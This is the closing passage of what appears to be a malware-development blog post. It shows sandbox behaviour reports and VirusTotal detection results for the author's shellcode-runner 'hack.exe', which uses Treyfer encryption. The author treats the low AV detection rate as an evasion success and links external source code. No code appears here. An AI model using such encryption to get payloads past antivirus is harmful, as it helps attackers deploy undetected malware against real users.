An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from [System Information Discovery](#) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully

- Reads the computer name (1)
 - 648 hack.exe (1)
- Checks supported languages (1)
 - 648 hack.exe (1)

Defense evasion

Credential access

Discovery

Lateral movement

Collection

Query Registry

2

System Information Discovery

2

Techniques details

Get to know what this threat is about

Other (2)

T1012

«Query Registry»

Permissions required: User, Administrator, SYSTEM

Data sources: Process: OS API Execution, Process: Process Creation, Command: Command Execution, Windows Registry: Windows Registry Key Access

Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.

The Registry contains a significant amount of information about the operating system, configuration, software, and security.(Citation: Wikipedia Windows Registry)

- Reads the computer name (1)
648 hack.exe (1)
- Checks supported languages (1)
648 hack.exe (1)

Verdict: **no threats detected.**

Upload to VirusTotal:

26 / 72
Community Score

26/72 security vendors flagged this file as malicious

d42894aab37296e45f0d0856cb6c07a890580efd0e6d33cf d250acb2512d9b89
hack.exe
Size: 40.00 KB
Last Analysis Date: a moment ago
64bits

DETECTION DETAILS BEHAVIOR COMMUNITY

Popular threat label: trojan.marte/shellcode
Threat categories: trojan
Family labels: marte, shellcode, shellcoderunner

Security vendors' analysis

ALYac	Generic.ShellCode.Marte.F.DF1247E9	Antiy-AVL	Trojan.Win64.ShellcodeRunner
Arcabit	Generic.ShellCode.Marte.F.DF1247E9	BitDefender	Generic.ShellCode.Marte.F.DF1247E9
Bkav Pro	W64.AI.DetectMalware	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
CTX	Exe.unknown.marte	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)
Emsisoft	Generic.ShellCode.Marte.F.DF1247E9 (B)	eScan	Generic.ShellCode.Marte.F.DF1247E9
ESET-NOD32	A Variant Of Win64/ShellcodeRunner.JA	GData	Generic.ShellCode.Marte.F.DF1247E9
Google	Detected	Huorong	Backdoor/W64.Meterpreter.b
Ikarus	Trojan.Win64.Crypt	Kaspersky	HEUR:Trojan.Win64.Shelma.a
MaxSecure	Trojan.Malware.121218.susgen	Microsoft	Program:Win32/Wacapew.Cml
Rising	Trojan.ShellcodeRunnerI8.6166 (TFE:5F...	Sangfor Engine Zero	Trojan.Win32.Save.a

<https://www.virustotal.com/gui/file/d42894aab37296e45f0d0856cb6c07a890580efd0e6d33cf d250acb2512d9b89/detection>

As you can see, only 26 of 72 AV engines detect our file as malicious.

While Treyfer is rarely used in real-world cryptographic systems, it serves as an example cipher for educational purposes and as lightweight encryption solution for experimental projects or scenarios where strong security is not a priority.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

<https://en.m.wikipedia.org/wiki/Treyfer>
[Malware and cryptography 1](#)
[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine